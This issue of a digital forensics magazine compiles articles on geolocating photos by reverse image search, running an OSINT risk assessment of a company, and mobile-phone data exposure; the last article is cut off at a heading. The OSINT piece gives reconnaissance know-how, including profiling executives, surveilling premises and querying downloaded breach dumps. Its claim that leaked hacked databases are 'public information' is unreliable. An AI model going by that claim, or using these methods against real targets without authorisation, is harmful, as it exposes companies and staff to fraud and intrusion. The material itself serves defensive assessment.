eForensics Magazine

OPEN

All-in-One: Digital Forensics Tutorial Compilation

Techniques and tools for email forensics

Detecting Hidden Cameras

Geolocation Forensics

Data Carving Corrupt Images

VOL.09 NO.10
ISSUE 10/2020 (106) OCTOBER
ISSN 2300 6986

TEAM

Editor-in-Chief
Joanna Kretowicz
joanna.kretowicz@eforensicsmag.com

Managing Editor:

Dominika Zdrodowska (article management and author cooperation)
dominika.zdrodowska@eforensicsmag.com

Marta Strzelec (article selection)
marta.strzelec@eforensicsmag.com

Editors:

Marta Sienicka
sienicka.marta@haking.com

Marta Strzelec
marta.strzelec@eforensicsmag.com

Bartek Adach
bartek.adach@pentestmag.com

Senior Consultant/Publisher:
Paweł Marciniak

CEO:
Joanna Kretowicz
joanna.kretowicz@eforensicsmag.com

Marketing Director:
Joanna Kretowicz
joanna.kretowicz@eforensicsmag.com

DTP
Marta Strzelec
marta.strzelec@eforensicsmag.com

Cover Design
Hiep Nguyen Duc

Publisher
Haking Media Sp. z o.o.
02-676 Warszawa
ul. Postępu 17D
Phone: 1 917 338 3631

www.eforensicsmag.com

word from the team

Dear readers,

Each month we put a lot of effort into making sure you get the best issue possible, and out of each we choose one article to release for free to everyone. Those pieces are available in issue previews every month, as we hope to keep the magazine useful for all of you, whether you're subscribed to a premium plan or not.

This year has been a challenge for everyone, the current situation touching all aspects of our lives, work included. We are extremely grateful you still find time to take a look at what we do - but we also understand you might not have the time or energy to keep up with EVERYTHING. Keeping that in mind, this month we have chosen the best articles from magazine previews in the last couple of years and gathered them in one pdf for your convenience. Inside you'll find a broad selection of topics from all corners of digital forensics - and, as our previews, it's all free for download. We hope you like it! If any article catches your mind, please let us know in the comments and on social media - this would be a special gift to all the wonderful authors who make this publication what it is.

We have some great content planned for you for the rest of the year, and we're hard at work, gearing up for 2021. How crazy does that number seem? If you have any wishes for topics we should cover in the future, get in touch - we want to hear from you!

Enjoy the issue,

Marta Strzelec

and the eForensics Mag Team

TABLE OF CONTENTS

Determining Location Through Reverse Image Searches

By Matthew Kafami

Whether for an official purpose such as an investigation or just out of curiosity, there may come a time where you need to determine the location where filming has taken place. Usually the title and comments section of a video will provide that information. It could also be in the metadata for the video, which is used to help promote the video, making it easier to find. However, there may be times where the video is posted without making this information available, or the way in which the video was posted may not provide enough information to easily determine a location just from the footage. This is where reverse image tools become useful.

Before using these tools, it's important to understand how they work. While it's possible to just use the tool, understanding the processes behind it helps the user understand which variables may impact the accuracy of the results. Somewhat similar to how facial recognition works, reverse image searches work by first looking at specific features of the photo being uploaded; this usually includes creating a histogram of the colors in the photo. Other factors include clarity and shape. These factors and the color histogram are calculated using an algorithm to give quantitative characteristics to what are normally qualitative. Once the values are set, they are compared to the cached data of the rest of the images in your reverse imaging tool's database. While some tools may allow for customization of the acceptable variance, others may not.

To ensure the algorithm has to do all the work without relying on the help of any metadata or tags from my own devices from previous encounters with this photo, I'm using as sterile of a setup as I can. I'll be using two photos of a portion of the entrance to the Citadel of Aleppo I took when visiting years ago. These particular photos are two I've never uploaded to any social media (I wasn't much of a photographer back in the day), the camera that took the photos did not generate any location data at the time, and I'm actually uploading a screenshot of the photos to the reverse image search for an added layer of separation.

The first image being uploaded was taken at night when the archways under the bridge were lit with multiple colors. Evident in the results, the colorful lights seem to have given the algorithm a difficult time since the results don't even mention a location, rather it mentions lights. The "visually similar" section also shows locations dissimilar to the originally uploaded photograph.






Photo of the front of the Citadel of Aleppo.



Results for the reverse image search of the blurry photo of the Citadel of Aleppo with lights under the bridge.

While the first photograph included a decent outline to the Citadel of Aleppo, as well as a flag of the Syrian Arab Republic, the heavy use of lights, combined with the blurriness of the photo itself resulted in the focus being more on lights than any location. Now I'll use the same Google Reverse Image search tool with a picture of the same location in the daytime, from a slightly different angle with no other flags or indicative markings shown.

The same Citadel of Aleppo from a slightly more forward angle in the daytime.




Accurate results.

As stated earlier, it's important to understand exactly what drives reverse image search engines to their results, because as we clearly saw, color and clarity can heavily influence results. Two photos of the same location taken roughly 100 yards apart in different light settings made all the difference in this example. When using reverse image searches, it would be beneficial to gather more than one photo for the simple fact that little factors such as lighting and various colors may impede the accuracy of the results. Otherwise, reverse image searches are a powerful tool to be used for all variety of purposes.

About the Author

Matt Kafami has been working in information security since 2015 and took a particular interest in social engineering while working on contracts to protect various customers of organizations in the communications, financial, and enter-tainment industries from becoming victims of social engineering. This interest has also sparked Matt's passion for educating others in how to keep information and information systems secure.



How to conduct an OSINT Company Risk Assessment

by Adrian Podgorski

The purpose of this article is to explain the processes, methods and techniques used to passively capture information on a company or organization. Attention must be brought to the passive nature of this article; OSINT is not an active activity and as such no active exploitation techniques will be discussed within. Some techniques mentioned in this article may be translated into other types of investigations, such as person-based digital footprint assessments, however, these will be only lightly touched on. Techniques you can expect to see below include; subdomain enumeration, Google dorking, credential harvesting and social media intelligence (SOCMINT).

The benefits of an OSINT risk assessment are that it allows a breadth of information to be captured due to its almost limitless scope and identifies information that would be typically missed in a standard risk assessment. It enables you to identify key security gaps as well as understand the general security posture of the company you are investigating. The limitations and scope of each investigation will vary depending on many factors such as the size of the subject company, location, language, timeframe and the type of industry the subject company is operating in. For example, companies that deal with the military, weapons and security are typically going to be more secure in general thus limiting the amount of information that can be gathered.

Something to consider while investigating is how data and captured information can be used against the subject company and its employees. You will need to constantly ask yourself whether a piece of data could be used for blackmail, extortion, fraud or even something as simple as a phishing email. It is also important to note that information collected is accurate at the time of collection. Repeating an investigation at a different date and time may produce different results due to the ever-changing nature of internet data.

There are minimal prerequisites to conduct such an investigation. All that is needed to begin is the URL/domain of the subject company in addition to the full business name, in order to avoid accidently investigating a different entity. Please note that in most instances companies will have either subsidiaries, umbrella corps or vendors attached that drastically increases the time required to conduct the investigation as security leaks may be occurring through these avenues. Before engaging in an investigation, it is important to stipulate whether these entities will be explored, as these companies often require their own separate assessments.

Prior to commencing, your own operational security (OpSec) should be of utmost importance. I recommend that you set up a virtual machine with adequate security and privacy controls in place. For a complete guide on how to achieve this, I suggest reading Michael Bazzell's latest book 'Open Source Intelligence Techniques: Resources for Searching and Analyzing Online Information'.

Domain/Subdomain Enumeration

To begin with, domain and subdomain enumeration should be conducted to evaluate the digital threat surface and network infrastructure present within the company. Subdomain enumeration is the process of finding valid (resolvable) subdomains for one or more domains. This technique allows you to find vendors or partners of the organization, and any weak spots within the company's network. A 'weak spot' would be defined as a server or website running vulnerable or outdated software. There are a multitude of free point-and-click tools available such as Recon-NG and Sublist3r that can do this for you, however, in my experience, these tools produce far too many false positives and take an exceedingly long time. Another tool I do not use very often is https://www.shodan.io/. This is due to the hit and miss nature of the tool when it's specifically used for investigating a company, for instance, if it is a

large company that shares a significant portion of its infrastructure with customers. This scenario typically produces many false positives and may give the wrong impression as to the security posture of the organization, as differentiating between customer and company may be difficult. However, if you are able to identify company owned servers then it is a great tool for assessing potential vulnerabilities.

My preferred method for this is more manual and involves firstly finding out the registrant of the domain using WhoIs data from something like https://viewdns.info/. Secondly, I identify all domains registered by that registrant using a reverse WhoIs lookup. This typically gives you a good starting point to begin enumerating subdomains, however, it is not uncommon for companies to use multiple registrants for their domains, so be diligent.

After identifying all domains owned by the subject company, I initially use a combination of free online tools including https://dnsdumpster.com/, https://findsubdomains.com/ and urlscan.io and then proceed to search for keywords in certificates using resources such as https://censys.io/ and https://crt.sh/. Lastly, I conduct a simple Google dork using the 'site' operator to see which subdomains Google or DuckDuckGo has indexed.

Website Security

After determining the subdomains of the subject company, I run very basic security and technology checks on each subdomain to ensure there is nothing blatantly insecure. Things you are looking out for include outdated versions of PHP, plugins and OpenSSL instances. HTTPS not being enabled on login pages is also common. To achieve this, you may do an examination of HTTP/HTTPS headers using a resource like https://securityheaders.com/ and then a technology/software check using https://builtwith.com/. This process touches lightly on what a penetration tester would do during the reconnaissance phase of the cyber kill chain, however, we are not looking to actively exploit anything we find, just to analyse and inform.

Domain Hygiene

Something to consider is the domain hygiene of the company. Simply put, this involves the finding of old or monitoring of new domain registrations which include the company's brand name, for any malicious or suspicious looking domains. This method of registering new domains similar to the brand/company name is used by attackers for phishing attacks and

delivering malware. An example of this could be where an attacker has prefixed 'login-'to a legitimate domain and created a new domain - Eg. https://login-eforensicsmag[.]com/. The attacker can now lull unsuspecting victims to a malicious website. In addition, using a tool such as DNSTwist to find domain name permutations can assist in determining the security posture of the company by revealing how they handle such cases.

If you do happen to find an actively malicious site, it would pose a serious security threat to the company and depending on how old it is, could further help you understand the security posture of the company. Ideally a company would monitor for such permutations and registrations and send takedown notices as soon as the offending domain is created.

Depending on the industry, it is also pertinent to check for past phishing email campaigns conducted against the subject company to understand the level of risk that type of threat vector poses. It may also help identify patterns in domains used by attackers.

Physical Infrastructure

Now that we have a basic understanding of the digital infrastructure that is exposed to the internet, we must begin mapping out the physical locations of the business. This includes any offices, warehouses and manufacturing plants. The aim of this step is to discover any media containing sensitive images of the premises as well as any blueprints, schematics, or physical security vulnerabilities.

As far as finding the physical locations of companies, most have a 'contact us' page on their website with generic details of their head office and smaller state level offices. This information in itself is not all that useful. The real information of interest can usually be found in official documents and leaked PDFs online. The simplest way of looking for these documents is by utilizing the 'filetype:pdf' operator in Google. Alternatively, view the company registry website in which the company you are investigating resides. These registry websites almost always contain a treasure trove of official documents that can leak the physical locations of company properties. Examples of such websites include, https://asic.gov.au/ for Australia, https://www.sec.gov/edgar.shtml for the U.S and https://beta.companieshouse.gov.uk/ for the U.K. If the company you are investigating is not present in any of these countries, you can use the following website to find the company registry of a specific country, https://www.gov.uk/government/

publications/overseas-registries/overseas-registries.

These types of websites can also be beneficial in looking for any signatures of CEOs or senior leadership and any personal details such as dates of birth, addresses and personal phone numbers. This could be valuable information for an attacker to conduct fraud or blackmail and should be brought to attention.

In many cases it is unlikely that you will be in the same physical location as the company you are investigating, however, if you do happen to be in the same city/area, it is a great opportunity to hone your surveillance techniques and do some real-life snooping. OSINT does not necessarily only mean online, technically, it means anything that is publicly accessible, as long as you are not actively engaging the company property or its employees, it is free rein. This could include activities such as dumpster diving, which involves looking for confidential paper documents that have been disposed of insecurely. However, this is a grey area considering we are trying to remain passive and should be discussed prior beginning your investigation. Although this method of physical surveillance dips into private investigator or penetration testing territory, it is still within a typical OSINT risk assessments scope.

Things to consider while conducting this section of the investigation include determining where security cameras are placed and if there are any blackspots, which type of security gates and access cards are used, as well as determining if the office building is shared - this could pose a threat if the other businesses within the office building have slack security. Taking photos and videos at this stage is encouraged but remember to be discreet and act within the law.

Credentials

Another factor in determining a company's security posture is identifying how many of its employees have used their internal email address or credentials outside of their network to sign up to non-work related websites and apps. This sometimes indicates non-stringent security policies and is a very serious threat vector should an employee be reusing these credentials on internal systems. Unfortunately, there are no real resources freely available online allowing you to quickly conduct an email suffix search.

The best solution is to create your own internal database by downloading all the major public breaches and leaks that are available online via torrents and websites such as RaidForums, and

querying that for a rough number. Taking it one step further you can also scrape paste websites for credentials using a framework such as scrapey (https://www.npmjs.com/package/scrapey), however this requires a decent amount of coding skills. If you are concerned about the legalities of undertaking such actions, rest assured that once a site has been hacked and the database is in the hands of a number of individuals not related to the hack, it is considered public information.

Alternatively you can try using a tool like theHarvester (https://tools.kali.org/information-gathering/theharvester) and Google dorks to find what emails you can, then run them through a service like https://haveibeenpwned.com/ to check if they have been in any breaches.

Social Media

Social media is now a massive part of our everyday lives and as companies and people have embraced the connectivity that it provides, so too has it created a new threat vector that individuals and organizations must protect against. One such risk is the possibility that employees and staff are freely posting confidential information about the company online, this could include photos and videos of the inside and outside of office buildings as well as security badges or ID cards (popular with new staff or employees who are leaving the company). These media posts could divulge sensitive information, including customer data, especially on further inspection if a computer screen can be seen in the background. Threat actors will always be on the lookout for low hanging fruit and social media is just that, an easily accessible database of media ready to be collected, analysed and exploited.

Collecting information only requires you to have pseudonymous accounts on major social media websites. Firstly, you want to identify all the legitimate company accounts, which can typically be done by going on the 'contact us' page of the company website. Using username checkers such as https://www.namecheckr.com/ and https://namechk.com/ is also another way of finding accounts that may not have been linked on their website. Secondly, search for any popular hashtags or terms associated with the company. If there has recently been some type of event or conference at the company, search for terms around that. Lastly, if you have the physical locations of the company office buildings, employees will most likely tag themselves at those addresses on social media, particularly Instagram.

Deep & Dark Web (DDW)

This is a tricky topic to cover as it usually involves having access to vetted forums and a high level of technical abilities to preserve operational security. This landscape is also ever evolving due to websites being shut down, etc. A significant amount of data from the DDW makes its way onto paste and torrent sites. Conducting simple keyword searches on these types of websites may result in information such as threat actors discussing or selling company access.

General Company Sentiment

Lastly, looking into the general public sentiment of the company will help you to determine the overall security risk towards the company. Using websites that provide employees the opportunity to review the companies they have worked at such as the Australian site https://www.glassdoor.com.au/Reviews/index.htm is a good starting point. Alternatively, looking through social media and general news sites may provide details.

Conclusion

In conclusion, OSINT is a developing field in which big organizations and corporations are only now beginning to see the benefits. By only partially understanding the dimension of the company's digital footprint, internal teams are not always aware of their complete exposure and fail to minimize the risks. Conducting an OSINT based organizational assessment will help identify any security gaps and will help a business understand its complete exposure.

I would like to take this section to explicitly state that this is only my way of conducting an investigation. Different analysts may conduct assessments differently. These techniques and methods are by no means perfect or definitive. The OSINT process is constantly evolving as new tools and resources become available although the mindset of always questioning how information could be used against a company is constant.

References

1. https://www.secjuice.com/osint-engagement-101/
2. Michael Bazzell – Open Source Intelligence Techniques: Fifth Edition
3. https://blog.sweepatic.com/art-of-subdomain-enumeration/

About the Author

Adrian Podgorski currently works for one of Australia's largest telecommunications companies as an OSINT specialist with a particular focus on cyber threat intelligence (CTI). He is a passionate investigator and open-source intelligence analyst with four years experience in the industry. He recently placed 1st in state & 3rd nationally with his team in the National Missing Persons Hackathon, 2019, hosted by TraceLabs. He also runs a successful blog that provides helpful articles and resources for OSINT related activities.

Are you ready to hand your mobile in for questioning?

by Tokyo_v2

Without the need to touch any social media accounts on a phone, an investigator can gather a lot of crucial information on a case. The phone holds sensitive data everyone needs to be reminded of, and can be aware of, in case of mobile theft. The list of information that can be grabbed off a mobile phone is large but I will be focusing on one of the first places someone will look once they have your phone.

Introduction

Every time a new phone is released, we have new features and new ways of doing things. New ways doesn't mean more secure ways it just means a quicker, more efficient way and not necessarily with our best interest at heart. For example, we have now been using facial recognition to unlock our phones, a great idea if executed right. This is an option available to many popular mobile phones but for anyone interested in their privacy, this isn't particularly a good thing. With that, mobiles hold a lot of information about us, on us and for us. We rely heavily on our mobile phones and in this moment in time, it must be hard to find someone who doesn't own a mobile phone.

Without the need to touch any social media accounts on a phone, an investigator can gather a lot of crucial information on a case. The phone holds sensitive data everyone needs to be reminded of, and can be aware of, in case of mobile theft. The list of information that can be grabbed off a mobile phone is large but I will be focusing on one of the first places someone will look once they have your phone. Criminals are always working outside busy areas, such as shopping centers and train stations waiting for

an opportunity to steal mobile phones. They can use mopeds, bikes or work in a group to steal it and quickly run away.


I will look at what information can be extracted from a mobile phone from its most basic features and how we can protect ourselves from revealing too much information. If your phone were in the hands of a thief right now, what would he or she find out about you?

Deleted applications

